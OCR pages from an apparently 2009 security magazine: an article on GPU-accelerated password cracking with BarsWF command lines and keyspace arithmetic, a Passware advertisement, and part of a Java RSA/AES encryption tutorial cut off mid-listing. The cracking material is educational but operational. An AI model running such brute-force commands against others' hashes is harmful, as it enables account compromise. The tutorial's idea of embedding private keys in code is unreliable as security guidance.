Read Gmail on your mobile phone by pointing your phone's web browser to **http://gmail.com/app**. Learn more

Lots of space
Over 7312.142092 megabytes (and counting) of free storage so you'll never need to delete another message.

Sign in to Gmail with your
Google **Account**

Username: tam.hanna@gmail.com
Password: ●●●●●●●

Enter the correct password above and then type the characters you see in the picture below.

doeableg

Enter the letters as they are shown in the image above.
Letters are not case-sensitive

□ Remember me on this computer.

Sign in

Figure 2. *GMail requires users to fill out a CAPTCHA after a few failed login attempts*




Figure 3. *Overview of hashed password storage*

Thus, hashing functions were used. These return a deterministic value when fed with input and cannot be reversed; systems store these hashes instead of the plain-text passwords and compare them against the hash generated from the user input (see Figure 3).

Attackers who manage to get hold of the stored file thus can't extract the password directly, as there is no relationship between output and input which can be exploited in a computationally and mathematically feasible way; all an attacker can do is try all the possible values in order to find one which matches the one stored in the file.

Parallelization

Password cracking inherently parallelizes well, as there is very little communication needed between nodes. The *server* distributes the ranges, and the nodes start processing on their own. When one of them hits the jackpot, it reports back to the server, who then reassigns all nodes new tasks and alerts the user.

Commercial password crackers have supported network parallelization for quite some time: hashes were spread over a network of PCs, who then tried out ranges of combinations independently. While this accelerated the cracking process a lot, large clusters of ordinary PCs are expensive to run (hugh power drain) and maintain (large amounts of space is needed).

Brute-force computing systems based on GPUs are cheaper: one planar can host

Completely Automated Public Turing test to tell Computers and Humans Apart

- [1] CAPTCHA (Completely Automated Turing Test To Tell Computers and Humans Apart) is a program that can generate and grade tests that humans can pass but current computer programs cannot (*http://en.wikipedia.org/wiki/CAPTCHA*).

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

multiple GPU's with ease. Thus, ElcomSoft's move to patent a GPU-based password cracking algorithm was not too surprising.

Let's play!

People owning a NVIDIA GeForce 8 card (or better) can use a special version of ElcomSoft's Distributed Password Recovery. Its handling is very similar to that of the regular version…except for significantly higher speeds (chart from ElcomSoft, see Figure 4).

Attacking WiFi networks

ElcomSoft did not stop at attacking various files. Their latest product was released three months ago, and goes by the name Elcomsoft Wireless Security Auditor. It is unique as it supports both NVIDIA CUDA-capable cards and certain ATI models (*you will need an AMD Firestream or Radeon HD3870 or HD4000-series card*).

This provides the possibility to attack WPA-PSK at an unprecedented speed of up to 32000 passwords per second when used with high-end NVIDIA cards and can be considered the first real threat for WPA-PSK networks.




Figure 4. *GPU's and Tesla cards can accelerate password cracking processes significantly*




Figure 5. *More characters = better password*

Password complexities

After having looked at the performance charts above, it is now time for a bit of mathematics. The number of possible passwords can be computed by the following formula:

$$passwords = possible\ characters^{length}$$

When looking at this formula, we see that password complexity is affected by two factors: the number of characters used in the password, and the length of the password.

This means that an 8 character password made up of small caps only is less difficult to crack than a 8 character password made up of small caps and numbers.

The chart below shows the complexities for password consisting of lower-case chars, lower and upper-case chars and lower, upper and numeric chars (see Figure 5).

The maximum cracking time can then be deduced as follows:

$$seconds = \frac{characters^{length}}{pws/sec}$$


Thus, NTLM-protected passwords with 8 characters consisting of small caps only can be broken in less than 160 seconds using an NVIDIA GTX295 card which costs less than 400 Euros as of this writing.

Fun with BarsFW

ElcomSoft's product is limited to NVIDIA cards…which means that about 50% of the world is left in the rain. Fortunately, Svarychevski Michail Aleksandrovich, was not afraid of ATI's less developed Brook SDK, and ported his MD5 cracker BarsWF to the platform (which supports all ATI2xxxHD or better GPUs, except for possibly the 2900HD).

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

BarsWF can be downloaded from his web site (*http://3.14.by/en/md5*) – the lines below are based on version 0.8 of the program. Furthermore, the latest drivers are needed – they can be obtained from the ATI website.



C:\WINDOWS\system32\cmd.exe - BarsWF_Brook_x32.exe -h 21685d282d79098b89bdf5a916b66c90...

```
BarsWF MD5 bruteforcer v0.9b♥          http://3.14.by/en/md5
by Svarychevski Michail                http://3.14.by/ru/md5

  GPU0 :    5.07 MHash/sec     CPU0 :   22.17 MHash/sec

  GPU* :    5.07 MHash/sec     CPU* :   22.17 MHash/sec

Key: ♥32♥♠♦3♠1♥2♥         Avg.Total:   27.24 MHash/sec
Hash:21685d282d79098b89bdf5a916b66c90
Progress: 68.70 % ETC     0 days   0 hours   0 min 25 sec
```

Figure 6. *BarsWF hard at work*

Listing 1. *These DLLs must be in place for BarsWF to work*

```
E:\barswf\4ati>dir
 Volume in Laufwerk E: hat keine Bezeichnung.
 Volumeseriennummer: E0D4-4462

 Verzeichnis von E:\barswf\4ati

30.05.2009  04:03    <DIR>          .
30.05.2009  04:03    <DIR>          ..
02.12.2008  15:00           315.392 brook.dll
29.04.2009  03:18         3.280.896 amdcaldd.dll
29.04.2009  03:20            45.056 amdcalrt.dll
29.04.2009  03:20            45.056 amdcalcl.dll
06.01.2009  03:51           856.064 BarsWF_Brook_x32.exe
               5 Datei(en)      4.542.464 Bytes
               2 Verzeichnis(se),    319.176.704 Bytes frei

E:\barswf\4ati>
```


Listing 2. *This barsWF installation works*

```
E:\barswf\4ati>BarsWF_Brook_x32.exe -?

Usage:
 -?                                        Prints this help
 -r                                        Continue previous work from barswf.save
BarsWF updates it every 5 minutes or on exit
 -h 1b0e9fd3086d90a159a1d6cb86f11b4c       Set hash to attack
 -c 0aA~                                   Set charset. 0 - digits, a - small chars
, A - capitals, ~ - special symbols
 -C "abc23#"                               Add custom characters to charset.

 -X "0D0A00"                               Add custom characters in hex to charset.


 -min_len 3                                Minimal password length. Default 0. MAX
15!!! :-]

E:\barswf\4ati>
```

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com



```
C:\WINDOWS\system32\cmd.exe - BarsWF_SSE2_x32.exe -h 21685d282d79098b89bdf5a916b66c90 -...

 BarsWF MD5 bruteforcer v0.8 ♥         http://3.14.by/en/md5
 by Svarychevski Michail               http://3.14.by/ru/md5

                                  CPU0:    32.93 MHash/sec
                                  CPU1:    31.50 MHash/sec

    GPU*:     0.00 MHash/sec      CPU*:    64.43 MHash/sec

 Key: ♣1♦♥3♥♣3♦3♣♥          Avg.Total:    60.03 MHash/sec
 Hash:21685d282d79098b89bdf5a916b66c90
 Progress: 19.02 % ETC    0 days   0 hours   0 min 29 sec
```

Figure 7. *BarsWF again - torturing my CPU*

First of all, the archive file (*BarsWF_Brook_x32.zip*) must be unpacked into a folder of its own. Afterwards, three DLLs must be copied into the folder where the executable is – they are called:

- *amdcalcl.dll*
- *amccaldd.dll*
- *amdcalrt.dll*

Some versions of the driver prefix their names with ati rather than amd – in this case, use the system's find to find the following dlls:

- *aticalcl.dll*
- *aticalrt.dll*
- *aticaldd.dll*

And rename them to match the names in the list above (e.g. aticalcl.dll becomes *amdcalcl.dll*). Your folder should now look like this (see Listing 1).

Once this is done, verify the functionality of the program by invoking its help function. If you get an error message about a missing DLL, check the above paragraphs (see Listing 2).

If your output looks similar to the one above, BarsWF is up and running – in which case you can torture it with a call like the one below:

```
BarsWF_SSE2_x64.exe -h 21685d282d7909
   8b89bdf5a916b66c90 -X
     "030405313233" -min_len 12
```

BarsWF will then display its status screen with a blinking heart…and will start to bruteforce the hash. On my ATI2400-based machine (absolute low-end; I am not a gamer), the program had issues with the dynamic undervolting of the GPU. This meant that the GPU crawled at 110MHZ rather than its nominal 525, and led to a rather crappy score of just 5.5 Mhash/second (see Figure 6).

Interpolating these numbers brings us to a computational performance of about 27 MHash/second…which is about on par with the performance exhibited by the SSE version of the program when bound to a single core of an overclocked Pentium E2140 (running at 2.14 GhZ, nets about 30 MHash/second, see Figure 7).

German users using older versions of the driver (which underclock the GPU less aggressively and thus save less power) have reported insane values with higher-end GPU's…keep in mind that GPU performance increases linearly not only with frequency but also with the number of shaders (which tends to double or quadruple with high-end cards compared to baseline models).

Monetary matters

Don't ask me why users in message boards keep posting sections like the one below:

- *And also, why not say, if some bot-net owner, would use all the gpus he caught, for cracking industry passwords, how much power he'd have, way beyond of just sending spam,*

Table 1. *Cost per Hash*

Hardware	Cost
Core 2 Q6600	2.4 Euro / million
GTX295	0.43 Euro / million

This is unlikely IMHO, as there are way too many different types of GPU on the market. Supporting all of these would make for a huge and easy-to-detect binary…you get the idea.

However, the underlying idea is not as unrealistic as it may seem. When done right, a GPU-based solution can be a lot cheaper than a system based on CPUs. The first reason for this is that having multiple CPU's on a single system requires expensive and special hardware, while adding an extra GTX card requires but a free PCIe slot.

Assuming that the cost for the underlying hardware (motherboard, memory, etc) is the same, we get the following cost per million NTLM hashes (see Table 1).

If we now assume that the underlying hardware costs 400 Euro per CPU, but can alternatively support 2 GPUs, the cost benefit becomes even more evident…

Conclusion

It is now time to rethink that beloved 6-character password. But: GPU-based password cracking doesn't make the use of passwords obsolete. If attackers can not get a hold of hashes, attacks can be averted by secure application architectures. If they do, sufficiently long and complex passwords will keep the average black-hat hacker out.

Technology is but one attack vector: there's always social engineering. As long as users are willing to give out their passwords and business cards for a free pen, well then, you get the idea…

Tam Hanna
Tam Hanna has been in the mobile computing industry since the days of the Palm IIIc. He develops applications for handhelds/smartphones and runs for news sites about mobile computing:
http://tamspalm.tamoggemon.com
http://tamspc.tamoggemon.com
http://tamss60.tamoggemon.com
http://tamswms.tamoggemon.com
If you have any questions regarding the article, email author at:
tamhan@tamoggemon.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

Passware


PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

Passware Password Recovery Kit Standard 9.1

Quickly recover lost passwords for all popular applications used at home or in the office.

Passware Kit Standard is a life-saving tool to recover forgotten passwords quickly whenever needed.

New user interface brings together 14 password recovery modules and encryption scanning tool to find and decrypt password-protected files at once. Multi-core and multiprocessor systems, as well as nVidia GPUs and Tableau TACC hardware accelerators, are supported to speed up password recovery.


Passware Password Recovery Kit Standard
File
View
Help
Back
Forward
Start Page
Recover
Search
Support
Help
Quick Start
Recover file password...
Search for protected files...
Recover internet and network passwords...
Create Windows password reset disk


Recover File Password (Ctrl+O)
Pick a protected file to start password recovery.

Recover Internet and Network Passwords (Ctrl+I)
Recover passwords for websites, network connections, and email accounts.

Reset Windows Administrator Password (Ctrl+W)
Create a bootable CD-ROM that instantly resets Windows Administrator password.

Search for Protected Files (Ctrl+F)
Scan computer for protected files.

Please select file to recover its password, or drag and drop file to this window to start the recovery.



Passwords found:
4 passwords
Total time elapsed:
0 sec.
Estimated completion time:
complete

Checking password:
password
Passwords checked:
12,936
Search speed:
0
Total passwords checked:
12,936

C:\Program Files\Passware\samples\excelfile.xls
Protection: **MS Excel 97-2003 - Open Password - 40bit RC4 Encryption**
Complexity: **Brute-force - Medium**

File: excelfile.xls
Folder: C:\Program Files\Passware\samples\
Protection: MS Excel 97-2003 - Open Password - 40bit RC4 Encryption
Complexity: Brute-force - Medium

Decryptum Demo Preview

Sheets: Sheet1 | Sheet2 | Sheet3
Previewing: Sheet1

1	1	1	1	1
2	1	Test File	Passware	
3	1	Test File	Passware	

...

File-Open password: **[password]** (no brackets) <Copy> (removed)
File-Modify password: **[XROZQZNZYRTQCDU]** (no brackets) <Copy> (generated) (removed)
Workbook password: **[BQJSUWJIHZCUBHV]** (no brackets) <Copy> (generated) (removed)
Worksheet [3] password: **[DPWXDMBHHLVDIVT]** (no brackets) <Copy> (generated) (removed)

Unprotected file: excelfile-unprotected2.xls
Folder: C:\Users\ksusha\AppData\Roaming\Passware\Passware Kit\Unprotected\

Please select file to recover its password, or drag and drop file to this window to start the recovery.

Key Features

- Recovers passwords for MS Excel and Word files, VBA projects, Access databases, email accounts in Outlook and Outlook Express, Powerpoint presentations, Windows Administrators, Acrobat documents, websites in Internet Explorer and Firefox, dial-up and VPN network connections, Zip and Rar archives, and many other types of passwords
- Scans computers and finds lost or hidden password-protected files
- Built-in online decryption instantly removes passwords to open MS Word and Excel files (up to version 2003)
- 20 times faster with MS Office 2007 passwords with nVidia GPU and TACC hardware accelerators
- Recovers or resets most password types instantly
- Multiple-core CPUs are efficiently used to speed up the password recovery process
- 8 advanced attacks (and any combination of them) recover difficult types of passwords
- Includes a wizard for easy setup of password recovery attacks
- Combines attacks for passwords like "strong123password"

$79
30-day money-back guarantee

For additional information, please visit:
http://www.lostpassword.com/kit-standard.htm

Passware Inc.
800 West El Camino Real, Suite 180
Mountain View CA 94040

Contacts
Nataly Koukoushkina
media@lostpassword.com
Phone: +1 (650) 450-4607
(Sales calls only)

Copyright © 2009 Passware, Inc. All rights reserved. "Passware" and Passware logo are trademarks of Passware, Inc. All other names mentioned are trademarks, registered trademarks or service marks of their respective owners.

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

MICHAEL SCHRATT

RSA & AES in JAVA

Difficulty

🟩🟩□

Cryptography is used for hiding information. The term cryptography itself represents several algorithms like Symmetric-key cryptography, Asymmetric-key cryptography (also called Public-key cryptography), but also Cryptosystems and Cryptanalysis.

Today, I would like to introduce to you cryptographic functions written in JAVA, specifically RSA & AES. For those of you who do not know RSA and AES, I have covered some of the better descriptions in the link section at the end of the article.

The following article covers file encryption and decryption. The content will be encrypted with AES and the file itself with RSA. I know there are already questions like: Where to save the AES key? How to build my own RSA key files? Do I have to use that generated key files or can I embed those in my code? If there are any questions left, that I do not cover, just get in contact with me!

Build Your Own RSA Key Generator

The most important JAVA package we need for all our operations is *java.security.** and it is a standard package. So, it should be available after your JAVA installation.

Let me introduce a sample key generator. Another version is available at *http://www.codeplanet.eu*. The maximum key size of 2048 bit is limited due a strong jurisdiction policy in JAVA 2 SDK. More information can be found at *http://java.sun.com/j2se/1.4.2/docs/guide/security/jce/JCERefGuide.html* – Appendix E. But, there is still the possibility to download an unlimited jurisdiction policy, which is covered in the *JAVA Cryptography Extension* (JCE) at *http://java.sun.com/j2se/1.4.2/download.html*. So just let's make an 8192 bit RSA key file for fun (see Listing 1).

Compile the code and run it from the command line. If you choose to export it as a jar file, run java `-jar binary.jar` to execute it. After execution of the code, there will be two new files in the current directory. The public and private key files are generated with a key size of 8192 bits and are ready for further use. There are other key sizes available as well. We are going to use our public key for encryption and our private key to decrypt the encrypted data again.

Encryption & Decryption

What I want to accomplish now, is to encrypt a file. But, it is really so simple? Let's do a test and see how easy it is. As I told you before, the content of the file should be protected by AES, which is a symmetric algorithm and the file itself by RSA (we already have our key pair, but no sample code). Many public available sources use AES for encryption and wrap the key into the file we want to encrypt. To get the key for decryption again, we also need the key size available. So, just prepend the key length to the file content also. This can be done as an Integer Object. The following code shows how to achieve the encryption of a file. It takes the previous generated public key file, an input filename (file you want to encrypt) and an output file name as

WHAT YOU SHOULD KNOW...

Basic knowledge in JAVA

Basic knowledge of RSA and AES

WHAT YOU WILL LEARN...

How use RSA and AES in JAVA

Basics in file encryption

Different coding styles

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

Listing 1. *RSA Key Generator*

```java
import java.io.FileOutputStream;
import java.io.IOException;
import java.io.ObjectOutputStream;
import java.security.GeneralSecurityException;
import java.security.KeyPair;
import java.security.KeyPairGenerator;
import java.security.SecureRandom;
public class RSAKeyGenerator {
private static final int KEYSIZE = 8192;
  public static void main(String[] args) {
    generateKey("RSA_private.key","RSA_public.key");
  }


  public static void generateKey(String privateKey, String publicKey) {
    try {
      KeyPairGenerator pairgen = KeyPairGenerator.getInstance("RSA");
      SecureRandom random = new SecureRandom();
      pairgen.initialize(KEYSIZE, random);
      KeyPair keyPair = pairgen.generateKeyPair();
      ObjectOutputStream out = new ObjectOutputStream(new FileOutputStream(publicKey));
      out.writeObject(keyPair.getPublic());
      out.close();
      out = new ObjectOutputStream(new FileOutputStream(privateKey));
      out.writeObject(keyPair.getPrivate());
      out.close();
    } catch (IOException e) {
      System.err.println(e);
    } catch (GeneralSecurityException e) {
      System.err.println(e);
    }
  }
}
```

Listing 2. *Encryption Method*

```java
public void encryptToOutputFile(String publicKeyFile, String inputFile, String outputFile) throws FileNotFoundException,
                       IOException, ClassNotFoundException, GeneralSecurityException {
        KeyGenerator keygen = KeyGenerator.getInstance("AES");
        SecureRandom random = new SecureRandom();
        keygen.init(random);
        SecretKey key = keygen.generateKey();

        // Wrap with public key

        ObjectInputStream keyIn = new ObjectInputStream(new FileInputStream(publicKeyFile));
        Key publicKey = (Key) keyIn.readObject();
        keyIn.close();


        Cipher cipher = Cipher.getInstance("RSA");
        cipher.init(Cipher.WRAP_MODE, publicKey);
        byte[] wrappedKey = cipher.wrap(key);
        DataOutputStream out = new DataOutputStream(new FileOutputStream(outputFile));
        out.writeInt(wrappedKey.length);
        out.write(wrappedKey);

        InputStream in = new FileInputStream(inputFile);
        cipher = Cipher.getInstance("AES");
        cipher.init(Cipher.ENCRYPT_MODE, key);
        crypt(in, out, cipher);
        in.close();
        out.close();
}
```

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

parameters. The cipher object provides all necessary modes for wrapping and encryption (see Listing 2).

The next step is to write a function for the decrypting operations. Have a look at the code in Listing 3. As mentioned before, we need the private key for the decrypt exercise. This function takes an encrypted input file and stores the decrypted file at the output file location you defined as a parameter. We can also see how the wrapped key can be extracted from the file again.

Listing 3. *Decryption Method*

```
public void decryptFromOutputFile(String privatecKeyFile, String inputFile, String
                  outputFile) throws IOException, ClassNotFoundException,
                  GeneralSecurityException {

      DataInputStream in = new DataInputStream(new FileInputStream(inputFile));
      int length = in.readInt();
      byte[] wrappedKey = new byte[length];
      in.read(wrappedKey, 0, length);

      // Open with private key
      ObjectInputStream keyIn = new ObjectInputStream(new FileInputStream(privatec
                  KeyFile));
      Key privateKey = (Key) keyIn.readObject();
      keyIn.close();

      Cipher cipher = Cipher.getInstance("RSA");
      cipher.init(Cipher.UNWRAP_MODE, privateKey);
      Key key = cipher.unwrap(wrappedKey, "AES", Cipher.SECRET_KEY);

      OutputStream out = new FileOutputStream(outputFile);
      cipher = Cipher.getInstance("AES");
      cipher.init(Cipher.DECRYPT_MODE, key);

      crypt(in, out, cipher);
      in.close();
      out.close();
}
```

Table 1. *PKCS Standards*

Standard	Description
PKCS 1	RSA Cryptography Standard
PKCS 2	Not available
PKCS 3	Diffie-Hellman Key Agreement Standard
PKCS 4	Not available
PKCS 5	Password-based Encryption Standard
PKCS 6	Extended-Certificate Syntax Standard
PKCS 7	Cryptographic Message Syntax Standard
PKCS 8	Private-Key Information Syntax Standard
PKCS 9	Selected Attribute Types
PKCS 10	Certification Request Standard
PKCS 11	Cryptographic Token Interface
PKCS 12	Personal Information Exchange Syntax Standard
PKCS 13	Elliptic Curve Cryptography Standard (ECC)
PKCS 14	Pseudo Random Number Generation (PRNG)
PKCS 15	Cryptographic Token Information Format Standard

Up to now, no strange things have occurred and everything is fine. But I do not want to permanently use the key files. This is where the Key File Transformer comes into play. The transformer outputs a byte code, which can be embedded into a package or class. Why do I want to do so? In most environments, more than one person has access to servers, workstations etc. I do not want my private key file to get published or distributed and it used for decrypting my programs cache in an illegal manner. Or, if I use my private key in a file based mode, it could be recovered through a simple routine if it gets deleted or lost. So, an automated continuity process can be implemented. This tool recovers itself. Cool!!

The Key File Transformer

What possibilities do I have? Perhaps there is a way to transform my key file into unreadable code that can be stored or embedded and it can be used during encryption and decryption? The code that you can see in Listing 4 is called The Key File Transformer.

Now you have a new function to transform your private or/and public key file into a byte array. The steps are, get the encoded hash code from your key file and format it in hex. Some modifications can be performed for easier handling of file input, but this is a sample code anyway. And it works great! As I reached that step, I thought, that *everything is easy*. The next steps are to interpret a byte array as a working key.

Transform a Byte Array Back to a Working Key

To use our embedded byte array we have to modify the encryption and decryption function to use the byte array instead of the external stored key files. First, adapt the input parameters please see the Listing 5 and adapt the decryption function, as it is shown in the Listing 6.

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

Software Test & Performance CONFERENCE

October 19 - 23, 2009
Hyatt Regency Cambridge, MA

Training Courses & Workshops:
Monday 10/19 - Wednesday 10/21

Expo:
Wednesday 10/21 - Thursday 10/22

Core Conference:
Thursday 10/22 - Friday 10/23

Featured Speakers:

Colonel Mike Mullane
NASA, Astronaut, Retired

"A Lesson in Leadership for the Test & QA Profession"

Michael Bolton
Principal, DevelopSense

"Testing Lessons Learned from the Astronauts"

Jonathan Bach
Manager for LexisNexis

James Bach
CEO, Satisfice

"Testing Outside the Bachs"
Interactive Bug Hunting General Session

Five All-new Conference Tracks:

- Agile Testing
- Test Automation
- Performance Testing
- Test Management
- FutureTest™

Also Featuring:

- Scott Barber
- Dan Bartow
- Steve Berczuk
- Rex Black
- Ross Collard
- Dan Downing
- Mike Dwyer
- Jan Fish
- Bob Galen
- Linda Hayes
- Matt Heusser
- Douglas Hoffman
- Eric Pugh
- Bj Rollison
- Rob Walsh

Register Today at www.STPCon.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

Listing 4. *Key File Transformer*

```
import java.io.FileInputStream;
import java.io.FileNotFoundException;
import java.io.IOException;
import java.io.ObjectInputStream;
import java.security.GeneralSecurityException;
import java.security.Key;
/*
* Private/Public Key File to Encoded Key Byte[]
*/
public class KeyToByteArray {
      public static void main(String[] args) throws FileNotFoundException, IOException, ClassNotFoundException,
                      GeneralSecurityException {
            /*
